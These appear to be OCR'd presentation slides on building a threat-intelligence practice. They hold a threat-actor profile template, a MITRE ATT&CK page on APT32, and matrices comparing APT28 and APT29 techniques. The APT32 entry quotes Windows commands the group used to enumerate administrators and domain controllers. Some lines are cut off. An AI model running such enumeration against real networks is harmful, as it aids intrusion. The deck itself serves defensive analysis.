
Group name	
Threat rating	Very low – very high, use one value that immediately showcases the sense of urgency.
Aliases	Write down all the other names you know.
2 Row summary	Max 2 row description of the group.
Actor categorization	Your internal classification of threat actor groups. Basic types or categories of groups.
Actor motivation	Your internal classification of motivations.
Sophistication rating	Your internal rating to classify their sophistication.
Assessment	Your analyst team's assessment on the group
Activity sightings	Forecasted yes – forecasted no – sighted yes – sighte assessment yet
Last known and disclosed activity	Note down the campaign trail of the group. Carefully m and integrating with other vendor tooling can support y data set between 'activity sighted in the wild' and 'activ network'.
Behavioral identifiers	Applying MITRE's ATT&CK framework to breakdown. both for the group's behavior or for the tools they utiliz • Tactics • Techniques • Sub-techniques
Key identifiers	Apply concepts such the cyber kill chain, ATT&CK or identify core identifiers that recognize this group.
Tools	Breakdown the tools used by this particular group. Pre with content seen in your intrusion sets.
ATOMIC understanding	IOC oriented stuff, such as • Domains • Hashes • etc

Group name	
Threat rating	Very low – very high, use one value that immediately showcases the sense of urgency.
Aliases	Write down all the other names you know.
2 Row summary	Max 2 row description of the group.
Actor categorization	Your internal classification of threat actor groups. Basically your setup of types or categories of groups.
Actor motivation	Your internal classification of motivations.
Sophistication rating	Your internal rating to classify their sophistication.
Assessment	Your analyst team's assessment on the group.
Activity sightings	Forecasted yes – forecasted no – sighted yes – sighted no – No assessment yet

github.com/gertjanbruggink/Templates

Developing your own intelligence environment

Where in Odin's name do you start?



Detail:
Business environment
Critical assets, operations & people
Organizational vulnerabilities
Characterize the adversary
Estimate adversary playbook

There's a lot of approaches. Succes depends tuning it to your org, people and ambition.
Refer to your old books like 'Structured Analytics Techniques'.

More depth on this another day. ☺

Start filling your playbooks!

There’s much information available through open source



The sub-techniques beta is now live! Read the release blog post for more info.

GROUPS

Overview
admin@338
APT1
APT12
APT16
APT17
APT18
APT19
APT28
APT29
APT3
APT30
APT32
APT33
APT37
APT38
APT39
APT41
Axiom
BlackOasis
BRONZE BUTLER
Carbanak
Charming Kitten
Cleaver
Cobalt Group

Home > Groups > APT32

APT32

APT32 is a threat group that has been active since at least 2014. The group has targeted multiple private sector industries as well as with foreign governments, dissidents, and journalists with a strong focus on Southeast Asian countries like Vietnam, the Philippines, Laos, and Cambodia. They have extensively used strategic web compromises to compromise victims. The group is believed to be Vietnam-based. [1] [2] [3]

ID: G0050

Associated Groups: SeaLotus, OceanLotus, APT-C-00

Contributors: Romain Dumont, ESET

Version: 2.1

Created: 14 D

Last Modified

Associated Group Descriptions

Name	Description
SeaLotus	[6]
OceanLotus	[1] [2][6]
APT-C-00	[3][6]

Techniques Used

Domain	ID	Name	Use
Enterprise	T1087	Account Discovery	APT32 enumerated administrative users and DC servers using the commands `net localgroup administrators` and `net group "Domain Controllers" /domain`.[4]
Enterprise	T1017	Application Deployment Software	APT32 compromised McAfee ePO to move laterally by distributing malware as a software deployment task.[1]
Enterprise	T1009	Binary Padding	APT32 includes garbage code to mislead anti-malware software and researchers.[3][5]

Source: https://attack.mitre.org/groups/


$ vendor reports

Important to consider: use your own environment.
Also relevant: use your own environment.
Most importantly: use your own environment.

$ research updates

Look what happens when you start analysis 1/2

X of intrusions use Z% techniques to target our organizations



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	🟩 Access Token Manipulation	🟩 Access Token Manipulation	🟩 Account Manipulation
Exploit Public-Facing Application	CMSTP	🟨 Accessibility Features	🟨 Accessibility Features	🟦 Binary Padding	Bash History
External Remote Services	🟩 Command-Line Interface	🟩 Account Manipulation	AppCert DLLs	🟨 BITS Jobs	Brute Force
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	🟩 Bypass User Account Control	🟩 Credential Dumping
🟦 Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	🟩 Credentials in Files
🟩 Spearphishing Attachment	🟦 Dynamic Data Exchange	Application Shimming	🟩 Bypass User Account Control	CMSTP	Credentials in Registry
🟩 Spearphishing Link	🟩 Execution through API	Authentication Package	DLL Search Order Hijacking	🟨 Code Signing	Exploitation for Credential Access
Spearphishing via Service	Execution through Module Load	🟨 BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication
Supply Chain Compromise	🟩 Exploitation for Client Execution	🟦 Bootkit	🟩 Exploitation for Privilege Escalation	Compiled HTML File	🟦 Hooking
🟦 Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	🟩 Input Capture
🟩 Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	🟦 Component Object Model Hijacking	Input Prompt
	Launchctl	Component Firmware	🟦 Hooking	Control Panel Items	Kerberoasting
	Local Job Scheduling	🟦 Component Object Model Hijacking	Image File Execution Options Injection	🟩 DCShadow	Keychain
	LSASS Driver	Create Account	Launch Daemon	🟦 Deobfuscate/Decode Files or Information	🟦 LLMNR/NBT-NS Poisoning and Relay
	🟦 Mshta	DLL Search Order Hijacking	🟩 New Service	Disabling Security Tools	🟦 Network Sniffing
	🟩 PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking	Password Filter DLL
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading	🟩 Private Keys
	🟦 Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Securityd Memory
	🟩 Rundll32	🟦 Hidden Files and Directories	🟩 Process Injection	🟦 Exploitation for Defense Evasion	Two-Factor Authentication Interception
	🟩 Scheduled Task	🟦 Hooking	🟩 Scheduled Task	Extra Window Memory Injection	
	🟩 Scripting	Hypervisor	Service Registry Permissions Weakness	🟩 File Deletion	
	🟩 Service Execution	Image File Execution Options Injection	Setuid and Setgid	File Permissions Modification	
	Signed Binary Proxy Execution	Kernel Modules and Extensions	🟩 SID-History Injection	File System Logical Offsets	
	Signed Script Proxy Execution	🟦 Launch Agent	Startup Items	Gatekeeper Bypass	
	Source	Launch Daemon	Sudo	Group Policy Modification	
	Space after Filename	Launchctl	Sudo Caching	🟦 Hidden Files and Directories	
	Third-party Software	LC_LOAD_DYLIB Addition	🟩 Valid Accounts	Hidden Users	
	Trap	Local Job Scheduling	Web Shell	Hidden Window	
	Trusted Developer Utilities	Login Item		HISTCONTROL	
	🟩 User Execution	🟦 Logon Scripts		Image File Execution Options Injection	
	🟩 Windows Management Instrumentation	LSASS Driver		Indicator Blocking	
	🟨 Windows Remote Management	Modify Existing Service		🟨 Indicator Removal from Tools	
	XSL Script Processing	Netsh Helper DLL		🟩 Indicator Removal on Host	
		🟩 New Service		🟦 Indirect Command Execution	
		🟦 Office Application Startup		🟦 Install Root Certificate	
		Path Interception		InstallUtil	
		Plist Modification		Launchctl	
		Port Knocking		LC_MAIN Hijacking	
		Port Monitors		🟩 Masquerading	
		Rc.common		🟦 Modify Registry	
		Re-opened Applications		🟦 Mshta	
		Redundant Access		Network Share Connection Removal	
		🟩 Registry Run Keys / Startup Folder		🟨 NTFS File Attributes	
		🟩 Scheduled Task		🟩 Obfuscated Files or Information	
		Screensaver		Plist Modification	
		🟩 Security Support Provider		Port Knocking	
		Service Registry Permissions Weakness		Process Doppelgänging	
		Setuid and Setgid		🟨 Process Hollowing	
		🟨 Shortcut Modification		🟩 Process Injection	
		SIP and Trust Provider Hijacking		Redundant Access	
		Startup Items		Regsvcs/Regasm	
		System Firmware		🟦 Regsvr32	
		Systemd Service		🟦 Rootkit	
		Time Providers		🟩 Rundll32	
		Trap		🟩 Scripting	
		🟩 Valid Accounts		Signed Binary Proxy Execution	
		Web Shell		Signed Script Proxy Execution	
		🟨 Windows Management Instrumentation Event Subscription		SIP and Trust Provider Hijacking	
		🟦 Winlogon Helper DLL		🟩 Software Packing	
				Space after Filename	
				🟦 Template Injection	
				XSL Script Processing	

Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
🟨 Account Discovery	AppleScript	Audio Capture	🟩 Commonly Used Port	🟩 Automated Exfiltration	🟨 Data Destruction
🟨 Application Window Discovery	Application Deployment Software	🟦 Automated Collection	🟦 Communication Through Removable Media	🟩 Data Compressed	Data Encrypted for Impact
Browser Bookmark Discovery	🟨 Distributed Component Object Model	🟩 Clipboard Data	🟩 Connection Proxy	🟦 Data Encrypted	Defacement
Domain Trust Discovery	🟦 Exploitation of Remote Services	🟦 Data from Information Repositories	🟩 Custom Command and Control Protocol	🟨 Data Transfer Size Limits	Disk Content Wipe
🟩 File and Directory Discovery	🟦 Logon Scripts	🟩 Data from Local System	🟩 Custom Cryptographic Protocol	🟨 Exfiltration Over Alternative Protocol	Disk Structure Wipe
🟩 Network Service Scanning	🟩 Pass the Hash	🟨 Data from Network Shared Drive	🟩 Data Encoding	🟦 Exfiltration Over Command and Control Channel	Endpoint Denial of Service
🟩 Network Share Discovery	🟩 Pass the Ticket	🟩 Data from Removable Media	🟩 Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
🟦 Network Sniffing	🟩 Remote Desktop Protocol	🟦 Data Staged	🟨 Domain Fronting	🟦 Exfiltration Over Physical Medium	Inhibit System Recovery
Password Policy Discovery	🟩 Remote File Copy	🟩 Email Collection	🟩 Domain Generation Algorithms	🟩 Scheduled Transfer	Network Denial of Service
🟦 Peripheral Device Discovery	🟨 Remote Services	🟩 Input Capture	🟩 Fallback Channels		Resource Hijacking
Permission Groups Discovery	🟦 Replication Through Removable Media	🟨 Man in the Browser	🟨 Multi-hop Proxy		Runtime Data Manipulation
🟩 Process Discovery	Shared Webroot	🟩 Screen Capture	Multi-Stage Channels		Service Stop
🟦 Query Registry	SSH Hijacking	Video Capture	🟨 Multiband Communication		Stored Data Manipulation
🟨 Remote System Discovery	Taint Shared Content		🟨 Multilayer Encryption		Transmitted Data Manipulation
🟩 Security Software Discovery	Third-party Software		Port Knocking		
🟩 System Information Discovery	🟨 Windows Admin Shares		Remote Access Tools		
🟩 System Network Configuration Discovery	🟨 Windows Remote Management		🟩 Remote File Copy		
System Network Connections Discovery			🟩 Standard Application Layer Protocol		
🟩 System Owner/User Discovery			🟩 Standard Cryptographic Protocol		
🟨 System Service Discovery			🟨 Standard Non-Application Layer Protocol		
🟩 System Time Discovery			🟦 Uncommonly Used Port		
🟩 Virtualization/Sandbox Evasion			🟨 Web Service		

Legend
- 🟦 APT28
- 🟨 APT29
- 🟩 Both


Comparing APT28 to APT29

Source: https://attack.mitre.org/docs/attack_roadmap_2020.pdf/

@gertjanbruggink

Look what happens when you start analysis 2/2

X of intrusions use Z% techniques to target our organizations



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	🟩 Access Token Manipulation	🟩 Access Token Manipulation
Exploit Public-Facing Application	CMSTP	🟨 Accessibility Features	🟨 Accessibility Features	🟦 Binary Padding
External Remote Services	🟩 Command-Line Interface	🟩 Account Manipulation	AppCert DLLs	🟨 BITS Jobs
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	🟩 Bypass User Account Control
🟦 Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History
🟩 Spearphishing Attachment	🟦 Dynamic Data Exchange	Application Shimming	🟩 Bypass User Account Control	CMSTP
🟩 Spearphishing Link	🟩 Execution through API	Authentication Package	DLL Search Order Hijacking	🟨 Code Signing
Spearphishing via Service	Execution through Module Load	🟨 BITS Jobs	Dylib Hijacking	Compile After Delivery
Supply Chain Compromise	🟩 Exploitation for Client Execution	🟦 Bootkit	🟩 Exploitation for Privilege Escalation	Compiled HTML File
🟦 Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware
🟩 Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	🟦 Component Object Model Hijacking
	Launchctl	Component Firmware	🟦 Hooking	Control Panel Items
	Local Job Scheduling	🟦 Component Object Model Hijacking	Image File Execution Options Injection	🟩 DCShadow
	LSASS Driver	Create Account	Launch Daemon	🟦 Deobfuscate/Decode Files or Information
	🟦 Mshta	DLL Search Order Hijacking	🟩 New Service	Disabling Security Tools
	🟩 PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading
	🟦 Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails
	🟩 Rundll32	🟦 Hidden Files and Directories	🟩 Process Injection	🟦 Exploitation for Defense Evasion
	🟩 Scheduled Task	🟦 Hooking	🟩 Scheduled Task	Extra Window Memory Injection
	🟩 Scripting	Hypervisor	Service Registry Permissions Weakness	🟩 File Deletion
	🟩 Service Execution	Image File Execution Options Injection	Setuid and Setgid	File Permissions Modification
	Signed Binary Proxy Execution	Kernel Modules and Extensions	🟩 SID-History Injection	File System Logical Offsets
	Signed Script Proxy Execution	🟦 Launch Agent	Startup Items	Gatekeeper Bypass
	Source	Launch Daemon	Sudo	Group Policy Modification
	Space after Filename	Launchctl	Sudo Caching	🟦 Hidden Files and Directories
	Third-party Software	LC_LOAD_DYLIB Addition	🟩 Valid Accounts	Hidden Users
	Trap	Local Job Scheduling	Web Shell	Hidden Window
	Trusted Developer Utilities	Login Item		HISTCONTROL
	🟩 User Execution	🟦 Logon Scripts		Image File Execution Options Injection
	🟩 Windows Management Instrumentation	LSASS Driver		Indicator Blocking
	🟨 Windows Remote Management	Modify Existing Service		🟨 Indicator Removal from Tools
	XSL Script Processing	Netsh Helper DLL		🟩 Indicator Removal on Host
		🟩 New Service		🟦 Indirect Command Execution
		🟦 Office Application Startup		🟦 Install Root Certificate
		Path Interception		InstallUtil
		Plist Modification		Launchctl
		Port Knocking		LC_MAIN Hijacking
		Port Monitors		🟩 Masquerading
		Rc.common		🟦 Modify Registry
		Re-opened Applications		🟦 Mshta
		Redundant Access		Network Share Connection Removal
		🟩 Registry Run Keys / Startup Folder		🟨 NTFS File Attributes
		🟩 Scheduled Task		🟩 Obfuscated Files or Information
		Screensaver		Plist Modification
		🟩 Security Support Provider		Port Knocking
		Service Registry Permissions Weakness		Process Doppelgänging
		Setuid and Setgid		🟨 Process Hollowing
		🟨 Shortcut Modification		🟩 Process Injection
		SIP and Trust Provider Hijacking		Redundant Access
		Startup Items		Regsvcs/Regasm
		System Firmware		🟦 Regsvr32
		Systemd Service		🟦 Rootkit
		Time Providers		🟩 Rundll32
		Trap		🟩 Scripting
		🟩 Valid Accounts		Signed Binary Proxy Execution
		Web Shell		Signed Script Proxy Execution
		🟨 Windows Management Instrumentation Event Subscription		SIP and Trust Provider Hijacking
		🟦 Winlogon Helper DLL		🟩 Software Packing
				Space after Filename
				🟦 Template Injection
				🟩 Timestomp
				Trusted Developer Utilities
				🟩 Valid Accounts
				🟩 Virtualization/Sandbox Evasion
				🟨 Web Service
				XSL Script Processing

Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
🟩 Account Manipulation	🟨 Account Discovery	AppleScript	Audio Capture	🟩 Commonly Used Port	🟩 Automated Exfiltration	🟨 Data Destruction
Bash History	🟨 Application Window Discovery	Application Deployment Software	🟦 Automated Collection	🟦 Communication Through Removable Media	🟩 Data Compressed	Data Encrypted for Impact
Brute Force	Browser Bookmark Discovery	🟨 Distributed Component Object Model	🟩 Clipboard Data	🟩 Connection Proxy	🟦 Data Encrypted	Defacement
🟩 Credential Dumping	Domain Trust Discovery	🟦 Exploitation of Remote Services	🟦 Data from Information Repositories	🟩 Custom Command and Control Protocol	🟨 Data Transfer Size Limits	Disk Content Wipe
🟩 Credentials in Files	🟩 File and Directory Discovery	🟦 Logon Scripts	🟩 Data from Local System	🟩 Custom Cryptographic Protocol	🟨 Exfiltration Over Alternative Protocol	Disk Structure Wipe
Credentials in Registry	🟩 Network Service Scanning	🟩 Pass the Hash	🟨 Data from Network Shared Drive	🟩 Data Encoding	🟦 Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Exploitation for Credential Access	🟩 Network Share Discovery	🟩 Pass the Ticket	🟩 Data from Removable Media	🟩 Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Forced Authentication	🟦 Network Sniffing	🟩 Remote Desktop Protocol	🟦 Data Staged	🟨 Domain Fronting	🟦 Exfiltration Over Physical Medium	Inhibit System Recovery
🟦 Hooking	Password Policy Discovery	🟩 Remote File Copy	🟩 Email Collection	🟩 Domain Generation Algorithms	🟩 Scheduled Transfer	Network Denial of Service
